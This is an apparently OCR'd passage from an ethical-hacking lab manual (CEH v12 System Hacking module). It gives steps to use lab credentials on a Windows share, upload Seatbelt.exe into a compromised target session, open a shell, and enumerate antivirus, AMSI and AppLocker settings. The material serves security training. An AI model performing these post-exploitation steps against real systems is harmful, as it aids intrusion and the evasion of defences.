
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.


43. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Github Tools** and copy **Seatbelt.exe** file. Paste the copied file onto **Desktop**.
44. In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload Seatbelt.exe into the target system.




45. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.


46. Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.






